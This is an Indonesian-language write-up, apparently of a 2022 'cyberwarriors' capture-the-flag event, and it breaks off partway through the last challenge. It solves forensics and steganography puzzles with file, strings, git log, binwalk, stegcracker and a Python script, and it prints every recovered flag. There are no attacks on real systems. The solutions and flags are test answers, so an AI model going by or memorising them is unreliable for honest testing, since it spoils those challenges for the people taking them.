102.jpg  123.jpg  144.jpg  165.jpg  186.jpg  206.jpg  227.jpg  248.jpg  269.jpg  28.jpg   43.jpg  64.jpg  85.jpg
103.jpg  124.jpg  145.jpg  166.jpg  187.jpg  207.jpg  228.jpg  249.jpg  26.jpg   290.jpg  44.jpg  65.jpg  86.jpg
104.jpg  125.jpg  146.jpg  167.jpg  188.jpg  208.jpg  229.jpg  24.jpg   270.jpg  291.jpg  45.jpg  66.jpg  87.jpg
105.jpg  126.jpg  147.jpg  168.jpg  189.jpg  209.jpg  22.jpg   250.jpg  271.jpg  292.jpg  46.jpg  67.jpg  88.jpg
106.jpg  127.jpg  148.jpg  169.jpg  18.jpg   20.jpg   230.jpg  251.jpg  272.jpg  293.jpg  47.jpg  68.jpg  89.jpg
107.jpg  128.jpg  149.jpg  16.jpg   190.jpg  210.jpg  231.jpg  252.jpg  273.jpg  294.jpg  48.jpg  69.jpg  8.jpg
108.jpg  129.jpg  14.jpg   170.jpg  191.jpg  211.jpg  232.jpg  253.jpg  274.jpg  295.jpg  49.jpg  6.jpg   90.jpg
109.jpg  12.jpg   150.jpg  171.jpg  192.jpg  212.jpg  233.jpg  254.jpg  275.jpg  29.jpg   4.jpg   70.jpg  91.jpg
10.jpg   130.jpg  151.jpg  172.jpg  193.jpg  213.jpg  234.jpg  255.jpg  276.jpg  2.jpg    50.jpg  71.jpg  92.jpg
110.jpg  131.jpg  152.jpg  173.jpg  194.jpg  214.jpg  235.jpg  256.jpg  277.jpg  30.jpg   51.jpg  72.jpg  93.jpg
111.jpg  132.jpg  153.jpg  174.jpg  195.jpg  215.jpg  236.jpg  257.jpg  278.jpg  31.jpg   52.jpg  73.jpg  94.jpg
112.jpg  133.jpg  154.jpg  175.jpg  196.jpg  216.jpg  237.jpg  258.jpg  279.jpg  32.jpg   53.jpg  74.jpg  95.jpg
113.jpg  134.jpg  155.jpg  176.jpg  197.jpg  217.jpg  238.jpg  259.jpg  27.jpg   33.jpg   54.jpg  75.jpg  96.jpg
114.jpg  135.jpg  156.jpg  177.jpg  198.jpg  218.jpg  239.jpg  25.jpg   280.jpg  34.jpg   55.jpg  76.jpg  97.jpg
115.jpg  136.jpg  157.jpg  178.jpg  199.jpg  219.jpg  23.jpg   260.jpg  281.jpg  35.jpg   56.jpg  77.jpg  98.jpg
116.jpg  137.jpg  158.jpg  179.jpg  19.jpg   21.jpg   240.jpg  261.jpg  282.jpg  36.jpg   57.jpg  78.jpg  99.jpg
117.jpg  138.jpg  159.jpg  17.jpg   1.jpg    220.jpg  241.jpg  262.jpg  283.jpg  37.jpg   58.jpg  79.jpg  9.jpg
118.jpg  139.jpg  15.jpg   180.jpg  200.jpg  221.jpg  242.jpg  263.jpg  284.jpg  38.jpg   59.jpg  7.jpg   hitam.jpg
119.jpg  13.jpg   160.jpg  181.jpg  201.jpg  222.jpg  243.jpg  264.jpg  285.jpg  39.jpg   5.jpg   80.jpg  putih.jpg
11.jpg   140.jpg  161.jpg  182.jpg  202.jpg  223.jpg  244.jpg  265.jpg  286.jpg  3.jpg    60.jpg  81.jpg  soal.sh
```

Membuka soal.sh

```
└─$ cat soal.sh
flag=$(xxd -p flag.txt | tr -d "\n" | fold -w2 | tr '[:lower:]' '[:upper:]')
bin=$(echo "obase=2; ibase=16; $flag" | bc | numfmt --format=%08f )
bin=$(echo $bin | tr -d " " | fold -w1)
j=0
for i in $bin;
do
    r=$(( $i % 2 ))
    if [ $r -ne 0 ]
    then
        cp hitam.jpg $j.jpg
    else
        cp putih.jpg $j.jpg
    fi
    echo $j
    j=$((j+1))
done

rm flag.txt
```

Dari soal diketahui bahwa gambar tersebut merupakan representasi dari bit flag. Hitam berarti 1 dan putih berarti 0

Solusi


Diketahui bahwa tugas kita adalah megembalikan flag dengan membalik proses soal.sh yaitu membaca semua file gambar dari 0 hingga 295 (total 296 file). Apabila gambar berwarna hitam maka nilainya adalah 1, apabila putih maka nilainya adalah 0. Membuat program python untuk membantu mengerjakan proses ini

```python
import hashlib

hitam=""
putih=""
filename = "soal/hitam.jpg"
with open(filename,"rb") as f:
    bytes = f.read()
    hitam = hashlib.md5(bytes).hexdigest()

filename = "soal/putih.jpg"
with open(filename,"rb") as f:
    bytes = f.read()
    putih = hashlib.md5(bytes).hexdigest()

for i in range(296):
    filename = "soal/"+str(i)+".jpg"
    with open(filename,"rb") as f:
        bytes = f.read()
        readable_hash = hashlib.md5(bytes).hexdigest()
        if readable_hash == hitam:
            print("1",end="")
        else:
            print("0",end="")
```

Hasilnya adalah sebagai berikut


```
01100011011110010110001001100101011100100111011101100001011100
10011100100110100101101111011100100111001101111011011000100011
01000111001101101000010111110111000001110010001100000110011100
11010001101101011011010011000101101110011001110101111100110001
01110011010111110110011001110101011011001111101
```

Mengubah hasil dari biner ke hex, lalu mengubahnya ke string dengan ascii



Flag: cyberwarriors{b4sh_pr0g4mm1ng_1s_fun}

Willkommen!



Deskripsi

Terdapat soal "uji coba" yang sudah tersedia flagnya

Analisis


Soal ini merupakan soal untuk uji coba dan flag bisa langsung dimasukan

Solusi

Memasukan flag

Flag: cyberwarriors{w3lc0me_t0_cyb3rs3cur1ty_m4rath0n_2022}

tolong admin!




Deskripsi

Kita diberi tugas untuk mengakses page yang sudah dihapus oleh hacker.


Analisa

Setelah menganalisa Website, kita dapat menggunakan website Wayback Machine untuk mengakses jejak website yang pernah ada.

Solusi




Pada tanggal 17 November 2022 terdapat snapshot yang Ketika kita chat maka kita akan mengakses halaman /adm00n



FLAG = cyberwarriors{k4mu_daR1_Masa_d3p4n?_c60bfdfc7b2c1ebb6f11452b279142b9}

Strs



Deskripsi

Disediakan file jpg bernama chall.jpg yang bisa diunduh (*kami merename file menjadi strs.jpg)

Analisis

Clue dari soal adalah Strs yang kemungkinan besar mengacu pada strings pada linux

Solusi

Kami mengecek isi string dari file gambar dengan command strings


```
$ strings strs.jpg
```

Pada baris paling bawah, ditemukan flag

```
(GWf8v
HXhx
9IYiy
*:JZjz
cyberwarriors{Strings_Strings_Strings_Strings}
```

Flag: cyberwarriors{Strings_Strings_Strings_Strings}

History



Deskripsi

Terdapat file zip Bernama chall.zip yang bisa diunduh (*kita mengubah menjadi history.zip)

Analisis

Kami mengecek dengan command file dan melakukan unzip

```
└─$ file history.zip
history.zip: Zip archive data, at least v1.0 to extra
```

```
└─$ unzip history.zip
Archive:  history.zip
   creating: app/
   creating: app/.git/
   creating: app/.git/branches/
  inflating: app/.git/COMMIT_EDITMSG
  inflating: app/.git/config
  inflating: app/.git/description
  inflating: app/.git/HEAD
   creating: app/.git/hooks/
  inflating: app/.git/hooks/applypatch-msg.sample
  inflating: app/.git/hooks/commit-msg.sample
  inflating: app/.git/hooks/fsmonitor-watchman.sa
  inflating: app/.git/hooks/post-update.sample
  inflating: app/.git/hooks/pre-applypatch.sample
  inflating: app/.git/hooks/pre-commit.sample
  inflating: app/.git/hooks/pre-merge-commit.samp
```

Didapati bahwa terdapat .git sehingga kita bisa mencari history commit

Solusi

Masuk ke folder app

```
└─$ cd app/
```

Melihat log dengan command git log

```
└─$ git log
commit e541f933d88c29cb0244e0168d461276186af058 (HEAD -> master)
Author: Cyber Warriors <cyber@warriors.com>
Date:   Sat Nov 5 23:10:50 2022 +0700

    update index.html

commit a383108098a0b8a14cd25f7592f511b2f2f88bba
Author: Cyber Warriors <cyber@warriors.com>
Date:   Sat Nov 5 23:10:16 2022 +0700

    update index.html

commit b5560b5d12cc242ad7350680f4953f561e2a5ffa
Author: Cyber Warriors <cyber@warriors.com>
Date:   Sat Nov 5 23:09:31 2022 +0700

    add index.html

commit b96f3f90db47d1f6844c269057fc8b2862ce151e
Author: Cyber Warriors <cyber@warriors.com>
Date:   Sat Nov 5 23:08:40 2022 +0700

    add index
```

Membuka commit paling awal dengan git show

```
└─$ git show "b96f3f90db47d1f6844c269057fc8b2862ce151e"
commit b96f3f90db47d1f6844c269057fc8b2862ce151e
Author: Cyber Warriors <cyber@warriors.com>
Date:   Sat Nov 5 23:08:40 2022 +0700

    add index

diff --git a/index.php b/index.php
new file mode 100644
index 0000000..718aa70
--- /dev/null
+++ b/index.php
@@ -0,0 +1,3 @@
+<?php
+$flag = "cyberwarriors{Becareful_with_your_git!}";
+?>
```

Flag: cyberwarriors{Becareful_with_your_git!}

Stego

Deskripsi

Terdapat file jpg Bernama chall.jpg

Analisis


Kami mengecek tipe file dengan command file

```
└─$ file chall.jpg
chall.jpg: data
```


Ternyata file tersebut dideteksi sebagai data (bisa juga dikarenakan header file kurang jelas)

Solusi


Kami membuka file di HxD untuk inspeksi dan menganalisis hex dari file



Ternyata header file rusak sehingga tidak dapat dikenali, kita bisa melakukan perbaikan header JFIF dengan meniru file sample jfif



Membuka File baru



Lalu kita akan mendapatkan key

Selanjunya kita dekript gambar menggunakan dengan tools stegcrack dengan menggunakan key yang barusan didapatkan

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo stegcracker flag.jpg wordlist.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2022 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Error: Output file 'flag.jpg.out' already exists!

┌──(kali㉿kali)-[~/Downloads]
└─$ cat flag.jpg.out
cyberwarriors{You_Cannot_Hiding_Forever}
```

FLAG = cyberwarriors{You_Cannot_Hiding_Forever}

What The Hecks?

Deskripsi

Terdapat file zip berisi 12 gambar dengan warna berbeda

Analisis

Hint dari soal adalah "Hecks" atau hex dan warna.

```
637962 657277 617272 696f72 737b4b 346d55
5f5334 6e4761 745f50 316e74 41725f 21217d
```

Solusi

Mencari nilai hex dari setiap warna

Mengubah hex ke string

Enter the hexadecimal text to decode, and then click "Convert!'

```
6379626572776172726 96f72737b4b346d55

5f53346e4761745f50316e7441725f21217d
```

Convert!

The decoded string:

```
cyberwarriors{K4mU??_S4nGat_P1ntAr_!!}
```

Flag: cyberwarriors{K4mU??_S4nGat_P1ntAr_!!}

Carve The Flag

Deskripsi

Terdapat file jpg yang bisa didownload (*kami mengubahnya menjadi carve.jpg)

Analisis

Mengecek File, file merupakan gambar JPEG

```
└─$ file carve.jpg
carve.jpg: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolut
C 2019 (Windows), datetime=2022:11:07 13:47:02], baseline, precision 8, 1920×1080, components 3
```

Mengecek binwalk dan ternyata terdapat banyak file gambar tersembunyi

```
└─$ binwalk carve.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, EXIF standard
12            0xC             TIFF image data, big-endian, offset of first image directory: 8
146412        0x23BEC         JPEG image data, EXIF standard
146424        0x23BF8         TIFF image data, big-endian, offset of first image directory: 8
292831        0x477DF         JPEG image data, EXIF standard
292843        0x477EB         TIFF image data, big-endian, offset of first image directory: 8
439250        0x6B3D2         JPEG image data, EXIF standard
439262        0x6B3DE         TIFF image data, big-endian, offset of first image directory: 8
585670        0x8EFC6         JPEG image data, EXIF standard
585682        0x8EFD2         TIFF image data, big-endian, offset of first image directory: 8
732090        0xB2BBA         JPEG image data, EXIF standard
732102        0xB2BC6         TIFF image data, big-endian, offset of first image directory: 8
878510        0xD67AE         JPEG image data, EXIF standard
878522        0xD67BA         TIFF image data, big-endian, offset of first image directory: 8
1024930       0xFA3A2         JPEG image data, EXIF standard
1024942       0xFA3AE         TIFF image data, big-endian, offset of first image directory: 8
1171350       0x11DF96        JPEG image data, EXIF standard
1171362       0x11DFA2        TIFF image data, big-endian, offset of first image directory: 8
1317770       0x141B8A        JPEG image data, EXIF standard
1317782       0x141B96        TIFF image data, big-endian, offset of first image directory: 8
```

Solusi

Mengekstrak dengan binwalk

```
└─$ binwalk -dd ".*" carve.jpg
```

Terdapat file JPEG dan TIFF

Menajalankan command file pada file JPEG

```
└─$ file 2A7311
2A7311: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientati
019 (Windows), datetime=2022:11:07 13:47:02], comment: "25:t", baseline, precision 8, 1920×10
```

Terdapat komentar yang "sepertinya" menunjukan posisi dari huruf pada flag. Komentar ini hanya ada di file JPEG.

Menghapus file TIFF lalu mengekstrak output command file pada semua file tersisa dan menyimpannya pada com.txt

```
└─$ file * | tee -a com.txt
```

```
